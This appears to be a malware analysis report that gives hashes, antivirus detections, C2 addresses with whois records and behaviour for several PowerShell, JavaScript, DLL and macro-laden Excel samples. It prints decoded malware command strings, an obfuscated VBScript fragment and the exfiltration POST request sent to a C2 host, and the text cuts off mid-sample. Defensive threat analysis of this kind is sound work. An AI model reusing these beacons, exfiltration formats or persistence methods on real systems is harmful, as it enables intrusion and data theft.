192.210.191.188 Connected_From 5bcdd422089ed96d6711fa251544e2e863b113973db328590cfe0457bfeb564f

Description

Config.txt (9cb79736302999a7ec4151a43e93cd51c97ede879194cece5e46b4ff471a7af7) and Config2.txt (5bcdd422089ed96d6711fa251544e2e863b113973db328590cfe0457bfeb564f) attempt to connect to this IP address.

5bcdd422089ed96d6711fa251544e2e863b113973db328590cfe0457bfeb564f

Tags

trojan

Details

Name	Config2.txt
Size	5037 bytes
Type	ASCII text, with very long lines, with no line terminators
MD5	a16f4f0c00ca43d5b20f7bc30a3f3559
SHA1	94e26fb2738e49bb70b445315c0d63a5d364c71b
SHA256	5bcdd422089ed96d6711fa251544e2e863b113973db328590cfe0457bfeb564f
SHA512	e1f929029e7382e0a900fb3523dbc175d503b1903b034d88aed3e50aed768ce79c52091520e4a3e40c04e00ab70af3d438de35c79502f
ssdeep	96:ND25Bb2FNushsy1XSWSAIm0Rs1yjLzJ8f3zT+ujYa42g2QR4HElM+ejX+2jIQSgp:NKnCFvsLcIm0bfzAd4F6HEl92pSgoFu
Entropy	5.935676

Antivirus

ESET PowerShell/Agent.FP trojan

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

5bcdd42208... Connected_To 192.210.191.188

Description

This file was identified as an encrypted PowerShell script; it contains a beacon to the following hardcoded IP address:

--Begin C2 IP address--
192[.]210[.]191[.]188
--End C2 IP address--

This file has similar capabilities as config.txt (ce9bd1acf37119ff73b4dff989f2791eb24efc891a413df58856d848f0bcaee9).

9ec8319e278d1b3fa1ccf87b5ce7dd6802dac76881e4e4e16e240c5a98f107e2

Details

Name	AntheHannah_config.txt
Size	3491 bytes
Type	data
MD5	51bc53a388fce06487743eadc64c4356
SHA1	b9e6fc51fa3940fb632a68907b8513634d76e5a0
SHA256	9ec8319e278d1b3fa1ccf87b5ce7dd6802dac76881e4e4e16e240c5a98f107e2
SHA512	43d291535b7521a061a24dc0fb1c573d1d011f7afa28e8037dea69eb5ae5bcd69b53a01a636e91827831066f9afc84efc1d556f64dc5cd7
ssdeep	48:oJX/VlShMEtkDJrSYChZh60cIpoEzMPkQwpCUOfcUeHe0eGeBr8ONIPoUy3pIhwx:uStoJCXhbcIvgPkQw8rfcR+xjBrRUsT
Entropy	5.319055

Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Description

This file was identified as an encrypted PowerShell script; it contains a beacon.

This file has similar capabilities as config.txt (ce9bd1acf37119ff73b4dff989f2791eb24efc891a413df58856d848f0bcaee9).

255e53af8b079c8319ce52583293723551da9affe547da45e2c1d4257cff625a

Details

Name	TeresitaJordain_config.txt
Size	3580 bytes
Type	data
MD5	0ac499496fb48de0727bbef858dadbee
SHA1	483cd5c9dd887367793261730d59178c19fe13f3
SHA256	255e53af8b079c8319ce52583293723551da9affe547da45e2c1d4257cff625a
SHA512	be0d181aabd07b122fcdb79a42ba43ed879a5f0528745447f2c93c6d9cb75c00f1d581520c640fd7f4a61a6f27ef82d99ad09ee2f1cc8534
ssdeep	48:oHyk/BbLGAQUJaqQNMWyT1veKRzKykrSaowAQncpQNiqyC2V+mqoS3NwPK+2/t+Q:dyF1p7cKRzDbRBCUDP9X5NbfZJRQURC
Entropy	5.296734

Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

255e53af8b... Connected_To 185.183.96.44

Description

This file was identified as an encrypted PowerShell script; it contains a beacon to the following hardcoded IP address:

--Begin C2 IP address--
185[.]183[.]96[.]44
--End C2 IP address--

This file has similar capabilities as config.txt (ce9bd1acf37119ff73b4dff989f2791eb24efc891a413df58856d848f0bcaee9).

185.183.96.44

Tags

command-and-control

Ports

443 TCP

Whois

Queried whois.ripe.net with "-B 185.183.96.44"...

% Information related to '185.183.96.0 - 185.183.96.255'

% Abuse contact for '185.183.96.0 - 185.183.96.255' is 'abuse@hostsailor.com'

inetnum: 185.183.96.0 - 185.183.96.255
netname: EU-HOSTSAILOR
descr: HostSailor NL Services

country: NL
admin-c: AA31720-RIPE
tech-c: AA31720-RIPE
status: ASSIGNED PA
mnt-by: MNT-HS
created: 2016-12-23T09:52:06Z
last-modified: 2016-12-23T09:52:06Z
source: RIPE

person: Ali Al-Attiyah
address: Suite No: 1605, Churchill Executive Tower, Burf Khalifa Area
address: Dubai P.O. Box 98362
address: United Arab Emirates
phone: +971 455 77 845
nic-hdl: AA31720-RIPE
mnt-by: MNT-HS
created: 2016-12-21T19:19:26Z
last-modified: 2019-03-18T14:07:12Z
source: RIPE

% Information related to '185.183.96.0/24AS60117'

route: 185.183.96.0/24
descr: EU-HOSTSAILOR 185.183.96.0/24
origin: AS60117
mnt-by: MNT-HS
created: 2016-12-23T09:50:04Z
last-modified: 2016-12-23T09:50:04Z
source: RIPE

Relationships

185.183.96.44 Connected_From 255e53af8b079c8319ce52583293723551da9affe547da45e2c1d4257cff625a

Description

TeresitaJordain_config.txt (255e53af8b079c8319ce52583293723551da9affe547da45e2c1d4257cff625a) attempts to connect to this IP address.

e7f6c7b91c482c12fc905b84dbaa9001ef78dc6a771773e1de4b8eade5431eca

Details

Name	HeidieLeone.txt
Size	706 bytes
Type	ASCII text, with very long lines, with no line terminators
MD5	d68f5417f1d4fc022067bf0313a3867d
SHA1	2f6dd6d11e28bf8b4d7ceec8753d15c7568fb22e
SHA256	e7f6c7b91c482c12fc905b84dbaa9001ef78dc6a771773e1de4b8eade5431eca
SHA512	39023583902e616a196357a69ab31371842f3b6119914803b19e62388dc873ab02567ac398148f84c68adac6228a8cb4e83afb0be24bd
ssdeep	12:B6V3vKH/RRNyzV3vowKzV3voDPMV3v7SzV3vHzvm5V3vWQ52LgxxOWpgVEQgjVoL:sV3E/ozV3pKzV3GPMV3OzV3j4V3OQ4sI
Entropy	5.145602

Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

e7f6c7b91c... Connected_To 185.117.75.34

Description

This file was identified as an encrypted PowerShell script; it contains a beacon to the following hardcoded IP address:

--Begin C2 IP address--
185[.]117[.]75[.]34
--End C2 IP address--

This file has similar capabilities as config.txt (ce9bd1acf37119ff73b4dff989f2791eb24efc891a413df58856d848f0bcaee9).

b1e30cce6df16d83b82b751edca57aa17795d8d0cdd960ecee7d90832b0ee76c

Tags

trojan

Details

Name	note.js
Size	3235 bytes
Type	ASCII text, with very long lines, with CRLF line terminators
MD5	c0c2cd5cc018e575816c08b36969c4a6
SHA1	47a4e0d466bb20cec5d354e56a9aa3f07cec816a
SHA256	b1e30cce6df16d83b82b751edca57aa17795d8d0cdd960ecee7d90832b0ee76c
SHA512	4b930da1435a72095badaeca729baca8d6af9ab57607e01bd3dd1216eee75c8f8b7981a92640d475d908c6f22811900133aed8ab8513c
ssdeep	96:/r9/hIgY/5N8s2Q5bQRWs4uQ5WQRWumVxE1Fq:T9/hILLdpG4Rdmwq
Entropy	5.200319

Antivirus

NANOAV Trojan.Script.Heuristic-js.iacgm

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

b1e30cce6d... Connected_To 185.118.164.21

Description

This file is a JavaScript file that contains a PowerShell beacon for a GET request to:

--Begin GET request--
185[.]118[.]164[.]21:80/index?param=<computer_name>/<username>
--End GET request--

The JavaScript is launched using the native file “WScript.exe” where the file also creates persistence by copying itself to the user’s Contacts folder and creating a Scheduled Task to relaunch the PowerShell script daily at 10:01. The manifestation function shows the parameters used to build the GET request to 185[.]118[.]164[.]21 and the scheduled task (Figure 7 and Figure 8).

As a persistence mechanism, the manifestation function also copies the file to the User’s Contacts folder, and sets a Scheduled Task to recur daily at 10:01 AM, which would relaunch the PowerShell beacon to 185[.]118[.]164[.]213 (Figure 9).

Screenshots



Figure 7 - Screenshot of the main code for the JavaScript.



Figure 8a - Screenshot of the network beacon.

Figure 8b - Screenshot of the network beacon.



Figure 9 - Screenshot of the malware creating a task.



Figure 10a - Screenshot of the command being executed.

Figure 10b - Screenshot of the command being executed.

185.118.164.21

Tags

command-and-control

URLs

185.118.164.21/index?param=<computer_name>/<username>

Ports

80 TCP

Whois

Queried whois.ripe.net with "-B 185.118.164.21"...

% Information related to '185.118.164.0 - 185.118.165.255'

% Abuse contact for '185.118.164.0 - 185.118.165.255' is 'abuse@profitserver.ru'

inetnum: 185.118.164.0 - 185.118.165.255
netname: RU-CHELYABINSK-SIGNAL-20150923
country: RU
admin-c: AN29881-RIPE
tech-c: AN29881-RIPE
status: ASSIGNED PA
mnt-by: ru-chelyabinsk-signal-1-mnt
created: 2016-10-12T10:22:21Z

last-modified: 2016-10-12T10:22:21Z
source: RIPE

person: Alexey Nevolin
address: Ordzhonikidze str., 54-B
address: 454091
address: Chelyabinsk
address: RUSSIAN FEDERATION
phone: +7 3517299971
nic-hdl: AN29881-RIPE
mnt-by: ru-chelyabinsk-signal-1-mnt
created: 2015-09-18T15:23:57Z
last-modified: 2015-09-18T15:23:58Z
source: RIPE

% Information related to '185.118.164.0/24AS44493'

route: 185.118.164.0/24
descr: Chelyabinsk-Signal
origin: AS44493
mnt-by: ru-chelyabinsk-signal-1-mnt
created: 2015-11-17T05:53:42Z
last-modified: 2015-11-17T05:53:42Z
source: RIPE

Relationships

185.118.164.21	Connected_From	b1e30cce6df16d83b82b751edca57aa17795d8d0cdd960ecee7d90832b0ee76c
185.118.164.21	Connected_From	42ca7d3fcd6d220cd380f34f9aa728b3bb68908b49f04d04f685631ee1f78986

Description

note.js (b1e30cce6df16d83b82b751edca57aa17795d8d0cdd960ecee7d90832b0ee76c) and rj.js (42ca7d3fcd6d220cd380f34f9aa728b3bb68908b49f04d04f685631ee1f78986) connected to this IP address.

42ca7d3fcd6d220cd380f34f9aa728b3bb68908b49f04d04f685631ee1f78986

Tags

backdoor

Details

Name	rj.js
Size	5257 bytes
Type	ASCII text, with very long lines
MD5	37fa9e6b9be7242984a39a024cade2d5
SHA1	0211569091b96cffab6918e18ccc97f4b24d88d4
SHA256	42ca7d3fcd6d220cd380f34f9aa728b3bb68908b49f04d04f685631ee1f78986
SHA512	889f293af25aa3af14c580000f15ade58e5b6b6000f42ddf38b69fd74a663b4c92cc2a90bfc9804d9de194e1eeee734f0b9e0ea5838afbc0
ssdeep	96:ub0werybmdzpcY3EUCGYZoTuEDdEyh8G2ng7qci1yMA1h5+N:ub09ymdzpcY3BOZIDmyh8G2ntci1P856
Entropy	5.422642

Antivirus

Emsisoft	JS.Heur.Backdoor.2.BA440290.Gen (B)
Lavasoft	JS.Heur.Backdoor.2.BA440290.Gen

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

42ca7d3fcd... Connected_To 185.118.164.21

Description

This file is a heavily obfuscated JavaScript with encoded values which contains a PowerShell beacon for a GET request to:

--Begin GET request--
185[.]118[.]164[.]21:80/index?param=<computer_name>/<username>
--End GET Request--

This file performs the same tasks as "note.js" (b1e30cce6df16d83b82b751edca57aa17795d8d0cdd960ecee7d90832b0ee76c) and is launched using the native file “WScript.exe” where the rj.js gains persistence by copying itself to the user’s Contacts folder and creating a Scheduled Task to relaunch the PowerShell script daily at 10:01 AM.

3098dd53da40947a82e59265a47059e69b2925bc49c679e6555d102d1c6cbbc8

Tags

backdoor

Details

Name	FML.dll
Size	210397496 bytes
Type	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
MD5	0431445d6d6e5802c207c8bc6a6402ea
SHA1	3765c1ad8a1d936aad88255aef5d6d4ce24f94e8
SHA256	3098dd53da40947a82e59265a47059e69b2925bc49c679e6555d102d1c6cbbc8
SHA512	f46d71a66aa615efdcec37ff282201695f6216a8903a83edee874ced321b8a090baf1054e77bd3ed642e5da60522ea245e1741726fc4b49
ssdeep	3145728:LFiQ9FiQ9FiQ9FiQ9FiQ9FiQ9FiQ9FiQ9FiQ9FiQ9FiY:AQyQyQyQyQyQyQyQyQyQyQyQyQyQyQyY
Entropy	7.999913

Antivirus

No matches found.

YARA Rules

No matches found.

ssdeep Matches

No matches found.

PE Metadata

Compile Date	2020-01-20 09:19:24-05:00
Import Hash	3bcc46e3f517ddf9666020895796153f

PE Sections

MD5	Name	Raw Size	Entropy
fea26576aaf64f90e067892d07fb8f97	header	1024	3.335479
11cc597cf11ee87c3a0f76dcecf7556a	.text	468992	6.420810
52f5c458bae1ec48fc650d0975663910	.rdata	167936	4.843554
f7a88a7f326a63079052f1884b57e3a8	.data	11264	4.040157
c2b5de9421b4a0c9b7d4688f4ae051ac	.pdata	25088	5.777552
1f354d76203061bfdd5a53dae48d5435	.tls	512	0.020393

37b679e67208f1af8eed89301450017a	.rsrc	209716224	8.000000
ef43c49686a0f7100f95a3dfa50d84ea	.reloc	5120	5.322063

Description

This file has been identified as a Mori Backdoor. The file is a DLL written in C++ that is executed with regsvr32.exe with export DllRegisterServer and appears to be a component to another program. FML.dll contains approximately 200MB of junk in a resource directory 205, number 105. Upon execution, FML.dll creates a mutex: 0x50504060 and performs the following tasks:

- Deleting the file FILENAME.old and deleting file by registry value. The filename is the DLL file with a .old extension (Figure 13).
- The sample resolves networking APIs from strings that are ADD-encrypted with the key 0x05.
- The sample uses Base64 and JSON based on certain key values passed to the JSON library functions. It appears likely that JSON is used to serialize C2 commands and/or their results.
- For C2 communication, the sample uses HTTP over either IPv4 or IPv6, depending on the value of an unidentified flag.
- Reading and/or writing data from the following Registry Keys, HKLM\Software\NFC\IPA and HKLM\Software\NFC\(Default)
(See Figure 14).

Screenshots



Figure 11 - Screenshot of the mutex.



Figure 12 - Screenshot of the exports.



Figure 13 - Screenshot of the malware deleting the file FILENAME.old and deleting the file by registry value.



Figure 14 - Screenshot of the deleted Registry Keys.

026868713d60e6790f41dc7046deb4e6795825faa903113d2f22b644f0d21141

Tags

downloaderdropperloadertrojan

Details

Name	Cooperation terms.xls
Size	252928 bytes
Type	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1252, Author: pc, Last Saved By: inter Creating Application: Microsoft Excel, Create Time/Date: Wed Sep 29 20:38:56 2021, Last Saved Time/Date: Mon Oct 4 07:32:17 202
MD5	b0ab12a5a4c232c902cdeba421872c37
SHA1	a8e7659942cc19f422678181ee23297efa55fa09
SHA256	026868713d60e6790f41dc7046deb4e6795825faa903113d2f22b644f0d21141

SHA512	c1ff4c3bd44e66e45cdb66b818a963d641cde6b9ea33ac64374929f182cd09e944d9337a588ba99d3df98190ba979431d015d848aa09c2
ssdeep	6144:Lk3hOdsylKlgryzc4bNhZF+E+W2knAcYi4uU4pVZ8lx+tSeJBWC:5iLZpVZ8lx+tn3WC
Entropy	7.167960

Antivirus

Antiy	Trojan[Downloader]/MSOffice.Agent.pmk
Bitdefender	Trojan.Generic.30623170
ESET	VBS/Agent.PMK trojan
Emsisoft	Trojan.Generic.30623170 (B)
IKARUS	Trojan.VBS.Agent
Lavasoft	Trojan.Generic.30623170
McAfee	RDN/Sagent
NANOAV	Trojan.Ole2.Vbs-heuristic.druvzi
Quick Heal	X97M.Trojan.Agent.45255
Sophos	Troj/DocDl-AEVH
Symantec	Trojan.Mdropper
Trend Micro	Possibl.564B8E70
Trend Micro HouseCall	Possibl.564B8E70

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

026868713d...	Dropped	c2badcdfa9b7ece00f245990bb85fb6645c05b155b77deaf2bb7a2a0aacbe49e
026868713d...	Dropped	f10471e15c6b971092377c524a0622edf4525acee42f4b61e732f342ea7c0df0

Description

This artifact is a malicious Excel file that contains macros written in Visual Basic for Applications (VBA) and two encoded wsf files. When the Excel file is opened, the victim will be prompted to enable macros with the “Enable Content” button. The macros are executed once the victim enables content. When executed, the macros decode and install the embedded wsf files into the directories below:

--Begin files--
"%AppData%\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Outlook.wsf"
"C:\ProgramData\Outlook.wsf "
--End files--

Screenshots



Figure 15 - The contents of the Excel file.



Figure 16 - The contents of the macros used to decode and install the embedded wsf files on the compromised system.

c2badcdfa9b7ece00f245990bb85fb6645c05b155b77deaf2bb7a2a0aacbe49e

Tags

downloaderloadertrojan

Details

Name	Outlook.wsf
Size	11692 bytes

Type	HTML document, Little-endian UTF-16 Unicode text, with CRLF line terminators
MD5	e182a861616a9f12bc79988e6a4186af
SHA1	69840d4c4755cdab01527eacbb48577d973f7157
SHA256	c2badcdfa9b7ece00f245990bb85fb6645c05b155b77deaf2bb7a2a0aacbe49e
SHA512	0eb88fe297d296569063874bead48c8b2998edc6779f5777f533de241fa49d7cb4aadc189bcdd07783ad2d669ac35344b2385c62859bc5
ssdeep	192:qK8Lkrc2HWT1jbAaBLGFNN68RNEFQQrrl+IBAlJlgQGtb0UqQYGQrQoGuQgQXPY5:qK82ZWTd/LYNBRNEFl+l2lJlGdPUlcKp
Entropy	4.062618
Path	%AppData%\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Outlook.wsf

Antivirus

Avira	VBS/Dldr.Agent.HC
Bitdefender	Trojan.Generic.31341871
ESET	VBS/Agent.PMK trojan
Emsisoft	Trojan.Generic.31341871 (B)
IKARUS	Trojan.VBS.Agent
Lavasoft	Trojan.Generic.31341871
McAfee	VBS/Agent.hw
Quick Heal	VBS.Downloader.45256
Sophos	Troj/HTA-AB
Symantec	VBS.Downloader.Trojan
Trend Micro	TROJ_FR.A1B65C22
Trend Micro HouseCall	TROJ_FR.A1B65C22

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

c2badcdfa9... Dropped_By 026868713d60e6790f41dc7046deb4e6795825faa903113d2f22b644f0d21141

Description

This artifact is a wsf file installed by Cooperation terms.xls (026868713d60e6790f41dc7046deb4e6795825faa903113d2f22b644f0d21141). This file is installed into the current user startup folder to run automatically at startup. The file contains hexadecimal (hex)-encoded strings that have been reshuffled. When executed, the malware uses built-in algorithms to arrange and hex decode these strings.

Displayed below are strings of interest decoded during runtime:

--Begin strings--
"okppQO4Hbr0n3PBQt78IQhFQIIvXjWRu.run PprJwVD1jVboW9s2WjL9uCH1Jk02tisB,0,TRUE"
"cmd.exe /c cscript.exe %ProgramData%\\Outlook.wsf jaguar_plus"
--End strings--

It executes the command below to run the wsf file "%ProgramData%\Outlook.wsf" (f10471e15c6b971092377c524a0622edf4525acee42f4b61e732f342ea7c0df0) with the argument "jaguar_plus".

Displayed below is the command:

--Begin command--
"cmd.exe /c cscript.exe %ProgramData%\\Outlook.wsf jaguar_plus"
--End command--

Screenshots

```
<Job ID="MyJob">
<Script LANGUAGE="VBSCript">
Function
orsLKbxZW9nnsiXrxj9YgCI7iZ6Kv8X6(YdIExSTgnv7Wi815FmDybseneUr1RCKb,jT
oRfn76FgWN2RhcMzgsnlFqZp8pt97m)
    Dim LGTdmnqCys7xccF77KVEbkncwnMcJq7y : set
    LGTdmnqCys7xccF77KVEbkncwnMcJq7y =
    GetRef(YdIExSTgnv7Wi815FmDybseneUr1RCKb & "_" &
    cDNLupDXUML3TXL91TVA8CSqoD0YZ2MK & "_#")
    orsLKbxZW9nnsiXrxj9YgCI7iZ6Kv8X6 =
    LGTdmnqCys7xccF77KVEbkncwnMcJq7y(jToRfn76FgWN2RhcMzgsnlFqZp8pt97
    m)
End Function

Function
YdIGaIzMT6ATxdIccGog6LTIeTjzusCC(RIfrAZ7BMgo1vNhWdTvphumQhW1XDJzP)
    Dim JFzEG9QXF7fxguhrTth3VKQZRTndtvfM,
    MKOYlk5NimTeiVhMiBysex1uEMJSryUf
    Dim uMTvWCVhOYrw3WUhoTiYjmqsnKXNqrnL
    Dim ClnagaNz0WvwCJszJpG8vAx53wq5EEt0,
    E1NO1KyundNYJkukNc5Q04PEAv2rRn8j,
    eTDk0ttTk3ctGwoer39IhQCm7nzDrNbT
```

Figure 17 - The contents of the VBscript.

f10471e15c6b971092377c524a0622edf4525acee42f4b61e732f342ea7c0df0

Tags

downloaderloadertrojan

Details

Name	Outlook.wsf
Size	34242 bytes
Type	HTML document, Little-endian UTF-16 Unicode text, with very long lines, with CRLF line terminators
MD5	b3504546810e78304e879df76d4eec46
SHA1	d02d93b707ac999fde0545792870a2b82dc3a238
SHA256	f10471e15c6b971092377c524a0622edf4525acee42f4b61e732f342ea7c0df0
SHA512	d7a78259988e17b1487a3cc2a3a8ba7aaa1cae8904b2ee3da79a6a77266822f726a367cda9c1b59aab3cf369ebf5bec1f279e8e6ff0363
ssdeep	384:NaeE4zZlbO1/RW8upzK2Hkq3+LBOuCBSnUosLCFt9tMRYCnFCg+tJCXw2V3:NaeEpu9VEU+LQEsMt9tUl+ta
Entropy	3.699753
Path	C:\ProgramData\Outlook.wsf

Antivirus

Avira	JS/Dldr.Agent.bah
IKARUS	JS.Trojan-Downloader.Agent
McAfee	VBS/Downloader.aak
NANOAV	Trojan.Script.Vbs-heuristic.druvzi
Quick Heal	VBS.Downloader.45256
Sophos	Troj/HTA-AB
Symantec	Trojan Horse

YARA Rules

No matches found.

ssdeep Matches

No matches found.

Relationships

f10471e15c...	Dropped_By	026868713d60e6790f41dc7046deb4e6795825faa903113d2f22b644f0d21141
f10471e15c...	Connected_To	88.119.170.124

Description

This artifact is a wsf file installed by Cooperation terms.xls (026868713d60e6790f41dc7046deb4e6795825faa903113d2f22b644f0d21141) and executed by Outlook.wsf (c2badcdfa9b7ece00f245990bb85fb6645c05b155b77deaf2bb7a2a0aacbe49e). The file contains hex-encoded strings that have been reshuffled. When executed, the malware uses built-in algorithms to arrange and hex decodes these strings.

Displayed below are strings of interest decoded during runtime:

--Begin strings--
{impersonationLevel=impersonate}!\\\\\
%AppData%\\Local\\Temp\\h.txt
ezedcjrfvjriftmldedu
lcekcnkxkbllmwlpoklgof
http[:]//88[.]119[.]170[.]124/
POST
E442779124B3E37D2A3F77D77B66A.Open H9C223C34C88AD14FAD121E5E9C968,FFCC6585A837E41D4D73CB795EA25,False"
E442779124B3E37D2A3F77D77B66A.send H9C223C34C88AD14FAD121E5E9C968"
cmd.exe /c
>> %temp%\\h.txt
Select * from Win32_IP4RouteTable
"%COMPUTERNAME%"
"%USERNAME%"
--End strings--

It collects the victim's system IP address, computer name, and username in the format below:

--Begin information--
Format: [victim's system Internet Protocol address]|#@*@#|[Computer name]/Username
Sample: "19x.1xx.2xx.2xx|#@*@#|WIN-HVMLL1IR74C/user01"
--End information--

The collected data above is hex-encoded, and the hex bytes are reshuffled and appended to a string "vl" before exfiltration. It will send the encoded data using the Uniform Resource Identifier (URI): "http[:]//88[.]119[.]170[.]124/ezedcjrfvjriftmldedu" and wait for a response.

Displayed below is the POST request used to exfiltrate the victim's system data:

--Begin request--
POST /ezedcjrfvjriftmldedu HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded; Charset=UTF-8
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
CharSet: UTF-8
Content-Length: 93
Host: 88[.]119[.]170[.]124

vl=1693273632E6349334E37235340D743442D53463ED34C7CC2214A90423C5494228E4F7032293856253E6216713
--End request---

The response payload was not available for analysis. Analysis indicates that the C2 response payloads are hex encoded and reshuffled. It uses the same built-in algorithm to arrange and hex decode these payloads, which contain command-line scripts. The malware will search for the string "|#@*@#|" or "/!*##*!/" in the decoded payload. If the payload contains one of these strings, it will parse the command-line scripts for execution using the command below:

--Begin command--
"cmd.exe /c [decoded command scripts]| >> %temp%\\h.txt"

--End command--

The output of the command-line scripts executed is stored into a text file "%temp%\h.txt". It reads the output of the command executed from the text file "%temp%\h.txt" and attaches it to the victim's system IP address, computer name, and username in the format below:

--Begin format--
Format: "[victim's system Internet Protocol address]|#@*@#|[Computer name]/Username|#@*@#|[Output of the command executed]"

Sample observed: "19x.1xx.2xx.2xx|#@*@#|WIN-HVMLL1IR74C/user01|#@*@#|\r\nWindows IP Configuration\r\n\r\n\r\nEthernet adapter Local Area Connection 2:\r\n\r\n Connection-specific DNS Suffix . : \r\n Link-local IPv6 Address . . . . . : fe80::d1d7:d838:2959:23d0%15\r\n IPv4 Address. . . . . : 19x.1xx.2xx.1xx\r\n Subnet Mask . . . . . : 255.255.255.0\r\n Default Gateway . . . . . : 19x.1xx.2xx.2xx\r\n\r\n\r\nEthernet adapter Local Area Connection:\r\n\r\n Media State . . . . . : Media disconnected\r\n Connection-specific DNS Suffix . : \r\n\r\n\r\nTunnel adapter isatap.{62D6C817-FD7E-4634-83CF-3311F44F4490}:\r\n\r\n Media State . . . . . : Media disconnected\r\n Connection-specific DNS Suffix . : \r\n\r\n\r\nTunnel adapter Teredo Tunneling Pseudo-Interface:\r\n\r\n Connection-specific DNS Suffix . : \r\n IPv6 Address. . . . . : 2001:0:c000:27b:c2f:3a2f:3f57:2e63\r\n Link-local IPv6 Address . . . . . : fe80::c2f:3a2f:3f57:2e63%12\r\n Default Gateway . . . . . : ::\r\n\r\n\r\nTunnel adapter isatap.{43E8EDE4-433A-453E-B583-1A994D8B33E2}:\r\n\r\n Media State . . . . . : Media disconnected\r\n Connection-specific 